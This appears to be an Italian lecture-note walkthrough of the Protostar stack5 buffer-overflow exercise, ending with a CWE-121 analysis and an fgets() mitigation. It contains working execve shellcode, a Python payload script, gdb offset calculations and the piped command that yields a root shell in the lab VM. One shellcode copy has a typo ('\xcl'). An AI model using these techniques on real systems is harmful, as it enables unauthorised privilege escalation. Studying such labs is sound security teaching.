shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73" + \
            "\x68\x68\x2f\x62\x69\x6e\x89" + \
            "\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
            "\xcd\x80\x31\xc0\x40\xcd\x80";
print shellcode
```

Stampa lo shellcode
codificato nella stringa

Salviamo poi l'output nel file */tmp/payload*.

Per poter generare un input malizioso efficace, bisogna **calcolare ed impostare correttamente alcuni parametri** da aggiungere allo script. Per ottenere tali parametri è necessario ricostruire il *layout dello stack* → eseguiamo *stack5* con *gdb*, passandogli come input il file */tmp/payload*.

Esaminiamo stack 5 con gdb e disassembliamo main

```
$gdb -q /opt/protostar/bin/stack5
Reading symbols from /opt/protostar/bin/stack5...done
(gdb) disas main
(gdb) disas      main
Dump of assembler code for function main:
0x080483c4 <main+0>: push %ebp
0x080483c5 <main+1>: mov %esp,%ebp
0x080483c7 <main+3>: and $0xfffffffff0,%esp
0x080483ca <main+6>: sub $0x50,%esp
0x080483cd <main+9>: lea 0x10(%esp),%eax%
0x080483d1 <main+13>: mov eax,(%esp)
0x080483d4 <main+16>: call 0x80482e8 <gets@plt>
0x080483d9 <main+21>: leave
0x080483da <main+22>: ret
End of assembler dump.
```


Inseriamo un breakpoint subito prima dell'istruzione leave

```
(gdb) b *0x080483d9
Breakpoint1 at 0x80483d9: file stack5/stack5.c,
line 11
```

Eseguiamo stack5 sotto gdb, passando lo shellcode (memorizzato in /tmp/payload) su STDIN

```
(gdb) r < /tmp/payload
```


Layout dello stack - subito prima di `leave`



L'ampiezza dell'area di memoria da buffer alla cella contenente l'indirizzo di ritorno è di $28+36+8+4=76$ byte. Di questi, $36+8+4=48$ byte devono essere riempiti con un **carattere di padding** (ad esempio, a).

Deve essere poi inserito l'indirizzo dello shellcode → l'**indirizzo iniziale dello shellcode** è memorizzato al top dello stack.

Stampiamo il contenuto di ESP mediante il comando `x/a`:



L'indirizzo evidenziato in grassetto va impostato come valore della variabile `ret` (variabile che nello script sarà utilizzata per memorizzare il valore di ritorno) nello script `stack5-payload.py`.

Dopo aver individuato le informazioni necessarie per settare i parametri dello script `stack5-payload.py`, usciamo da `gdb` → comando `q`. Infine, aggiorniamo il file `stack5-payload.py`.

Lo script con i parametri:

```
#!/usr/bin/python stack5-payload.py

# Parametri da impostare
length = 76
ret = '\xa0\xfc\xff\xbf'
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73" + \
            "\x68\x68\x2f\x62\x69\x6e\x89" + \
            "\xe3\x89\xcl\x89\xc2\xb0\x0b" + \
            "\xcd\x80\x31\xc0\x40\xcd\x80";
padding = 'a' * (length - len(shellcode))

payload = shellcode + padding + ret
print payload
```

Eseguiamo lo script `stack5-payload.py` e stampiamo l'intero input malizioso su file

`python stack5-payload.py > /tmp/payload`

Esecuzione di stack5

Esaminiamo stack 5 con gdb

```
$gdb -q /opt/protostar/bin/stack5
Reading symbols from /opt/protostar/bin/stack5...done
```

Eseguiamo il programma con l'input malizioso generato

```
(gdb) r < /tmp/payload
```

Risultato → Lanciando il programma in *gdb*, viene eseguita */bin/dash* ma termina immediatamente.

```
Last login: Tue May 16 10:25:17 2017 from 10.0.2.2
$ gdb -q /opt/protostar/bin/stack5
Reading symbols from /opt/protostar/bin/stack5...done.
(gdb) r < /tmp/payload
Starting program: /opt/protostar/bin/stack5 < /tmp/payload
Executing new program: /bin/dash
Program exited normally.
(gdb)
```

Mentre, l'attacco fallisce se il programma viene eseguito fuori *gdb*.




```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ ./opt/protostar/bin/stack5 < /tmp/payload
Segmentation fault
```

Questo può dipendere dal fatto che *gdb* abbia aggiunto alcune variabili di ambiente nel processo esaminato e quando ciò accade, viene cambiata la composizione di *envp* e di conseguenza cambia la posizione degli stack frame e dell'indirizzo di buffer → in questo modo, l'input malizioso sovrascrive EIP con un indirizzo che non è più l'inizio dello shellcode, con il risultato di un *probabile Segmentation fault!*

Per confermare ciò, possiamo confrontare l'ambiente standard con quello fornito da *gdb*.

- Procediamo con la stampa delle variabili di ambiente.
 - Dentro un terminale normale (usiamo il comando *env* senza argomenti)
 - Dentro *gdb* (usiamo il comando *show env* senza argomenti)



Scienze
Associazione

Terminale

```
$ env
USER=user
MAIL=/var/mail/user
HOME=/home/user
LOGNAME=user
TERM=xterm-256color
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
LANG=en_US.UTF-8
SHELL=/bin/sh
PWD=/home/user
```

Debugger

```
(gdb) show env
USER=user
MAIL=/var/mail/user
HOME=/home/user
LOGNAME=user
TERM=xterm-256color
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
LANG=en_US.UTF-8
SHELL=/bin/sh
PWD=/home/user
LINES=27
COLUMNS=105
```

Il debugger *gdb* inserisce due nuove variabili nell'ambiente del processo tracciato che sono *LINES* (ampiezza del terminale in righe) e *COLUMNS* (ampiezza del terminale in colonne).

Dobbiamo quindi eliminarle per far coincidere i due ambienti e per farlo utilizziamo il comando *unset*:

```
(gdb) unset env LINES
```

```
(gdb) unset env COLUMNS
```

Adesso proviamo a vedere com'è la nuova struttura dello stack dopo aver eliminato queste due variabili di ambiente.

Eseguiamo di nuovo *gdb*, disassembliamo il main e inseriamo un breakpoint subito prima dell'istruzione *leave*.

```
(gdb) disas main  
...  
(gdb) b *0x80483d9  
  
Breakpoint1 at 0x80483d9: file stack5/stack5.c,  
line 11
```

Eseguiamo il programma con l'input malizioso generato:

```
(gdb) r < /tmp/payload
```

Stampiamo il contenuto di ESP per ottenere quello che è l'indirizzo al top dello stack, che corrisponde all'indirizzo iniziale dello shellcode, mediante il comando *x/a*.

```
(gdb) x/a $esp  
0xbffffcb0: 0xbffffcc0
```

L'indirizzo evidenziato in grassetto va impostato come valore della variabile *ret* nello script *stack5-payload.py*

Se confrontiamo gli indirizzi di *buffer*, notiamo che la differenza tra i due indirizzi è di 32 byte (2 blocchi da 16 byte) → Spazio creato da *gdb* per le due nuove variabili di ambiente.

- Terminale: buffer=0xbffffcc0
- Debugger: buffer=0xbffffca0

Aggiorniamo la variabile *ret* al valore *0xbffffcc0* nello script *stack5-payload.py*. Eseguiamo lo script aggiornato e stampiamo l'intero input malizioso su file: *python stack5-payload.py /tmp/payload*.

Esecuzione di stack5. Eseguiamo *stack5* da terminale, passandogli l'input malizioso generato:

```
$ /opt/protostar/bin/stack5 < /tmp/payload
```

Risultato. Lanciando il programma da terminale, non si ha un crash... Viene eseguita */bin/dash* ma **termina immediatamente**.

- Ciò avviene perché lo stream STDIN è vuoto. Questo si verifica perché *gets()* ha già consumato tutto ciò che era presente nello stream STDIN e, successivamente, una nuova lettura su STDIN segnala EOF.
- La shell */bin/dash* viene avviata in modalità interattiva, il che significa che non esegue script, ma attende comandi da STDIN. Tuttavia, poiché lo stream STDIN è vuoto e viene segnalato EOF, */bin/dash* interpreta ciò come la fine della sessione interattiva e termina immediatamente.
- **Una possibile soluzione.** Per evitare questo problema, è necessario fare in modo che */bin/sh* abbia uno *STDIN aperto*.

Per fare in modo che */bin/sh* abbia uno STDIN aperto → modifichiamo il comando di attacco nel modo seguente:

```
$ (cat /tmp/payload; cat) | /opt/protostar/bin/stack5
```

- Infatti, usando due comandi *cat* → il primo inietta l'input malevolo e attiva la shell, mentre il secondo accetta input da STDIN e lo inoltra alla shell, mantenendo il flusso STDIN aperto.
 - Il primo CAT serve per passare il payload a *stack5* e far eseguire la shellcode.
 - Il secondo CAT serve a mantenere il flusso STDIN aperto per non far chiudere la sessione della shellcode → Il secondo comando *cat* mantiene

aperto lo STDIN perché continua a leggere l'input dalla pipe e a inoltrarlo alla shell. Poiché non si verifica un EOF (End-of-File), la shell rimane in attesa di ulteriori input, consentendo all'utente di interagire con essa in modo interattivo.

Risultato → l'attacco riesce!!!

```
Last login: Tue May 16 12:49:43 2017 from 10.0.2.2
$ (cat /tmp/payload; cat) | /opt/protostar/bin/stack5
id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
```

VULNERABILITÀ

La vulnerabilità presente in stack5.c si verifica solo se diverse **debolezze** sono presenti e sfruttate contemporaneamente.

- La prima debolezza è già nota e non viene più considerata, avendo assegnazione di privilegi non minimi al file binario.
- La seconda debolezza è nuova!

Debolezza #2

La dimensione dell'input destinato ad una variabile di grandezza fissata **non viene controllata**. Di conseguenza, un input troppo grande corrompe lo stack.

CWE di riferimento: **CWE-121 Stack-based Buffer Overflow**.

Mitigazione #2

Limitare la lunghezza massima dell'input destinato ad una variabile di lunghezza fissata. Ad esempio, ciò può essere fatto evitando l'utilizzo di `gets()` in favore di `fgets()`.

Infatti, leggendo la documentazione di `fgets` (*man fgets*) notiamo che la funzione `fgets()` ha tre parametri in ingresso:

- `char *s`: puntatore al buffer di scrittura.
- `int size`: taglia massima input.
- `FILE *stream`: puntatore allo stream di lettura.

Inoltre, ha un valore di ritorno `char *` che può essere `s` o `NULL` in caso di errore.

Una modifica mirata a stack0.c

Il sorgente `stack0-fgets.c` implementa la lettura dell'input tramite `fgets()`

```
...
volatile int modified;
char buffer[64];

modified = 0;
fgets(buffer,64,stdin);
...
```

Risultato
L'input è troncato a 64 caratteri e
il buffer overflow non avviene

```
Starting OpenBSD Secure Shell server: sshd could not load host key: /etc/ssh/ssh_host_rsa_key
could not load host key: /etc/ssh/ssh_host_dsa_key

Starting MTA: eximd.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Restarting OpenBSD Secure Shell server: sshd.

Debian GNU/Linux 6.0 protostar tty1
protostar login: user
Password:
Last login: Mon May 22 16:50:51 EDT 2017 from 10.0.2.2 on pts/1
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ python -c "print 'a' * 65" | ./stack0-fgets
$ _
```